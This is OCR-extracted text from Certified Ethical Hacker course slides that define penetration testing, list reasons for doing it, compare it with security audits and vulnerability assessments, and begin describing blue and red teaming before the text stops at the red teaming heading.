


Penetration Testing

CEH
Certified Ethical Hacker


- Penetration testing is a method of evaluating the security of an information system or network by **simulating an attack to find out vulnerabilities** that an attacker could exploit
- **Security measures** are actively analyzed for design weaknesses, technical flaws, and vulnerabilities
- It not only points out vulnerabilities but also **documents** how the weaknesses can be exploited
- The results are delivered to executive management and technical audiences in a comprehensive **report**

Notes: ______________________________



Why do Penetration Testing?

- Identify the threats facing an **organization's information assets**
- Test and validate the efficacy of **security protections and controls**
- Reduce an organization's expenditure on IT security and enhance **Return On Security Investment (ROSI)** by identifying and remediating vulnerabilities or weaknesses
- Change or upgrade **existing infrastructure** of software, hardware, or network design
- Provide assurance with a comprehensive **assessment of organization's security** including policy, procedure, design, and implementation
- Focus on **high-severity vulnerabilities** and emphasize **application-level security issues** to development teams and management
- Gain and maintain **industry regulated** certification (BS7799, HIPAA, or other regulations)
- Provide a comprehensive approach of **preparation steps** that can be taken to prevent future exploitation
- Adopt **best practices** in compliance with legal and industry regulations
- Evaluate the efficacy of **network security devices** such as firewalls, routers, and web servers



Comparing Security Audit, Vulnerability Assessment, and Penetration Testing

Security Audit

- Checks whether the organization is following a set of standard **security policies and procedures**

Vulnerability Assessment

- Focuses on **discovering the vulnerabilities in the information system** but provides no indication of whether the vulnerabilities can be exploited or the amount of damage that may result from their successful exploitation

Penetration Testing

- A methodological approach to security assessment that **encompasses the security audit** and vulnerability assessment and demonstrates if the vulnerabilities in the system can be successfully exploited by attackers

Notes: ______________________________

Blue and Red Teaming

C|EH

Blue Teaming

- An approach where a set of **security responders** perform an analysis of an information system to assess the adequacy and efficiency of its security controls
- The blue team has **access** to all organizational resources and information
- Their primary role is to detect and mitigate the red team (attackers) activities, and to anticipate how **surprise attacks** might occur

Red Teaming

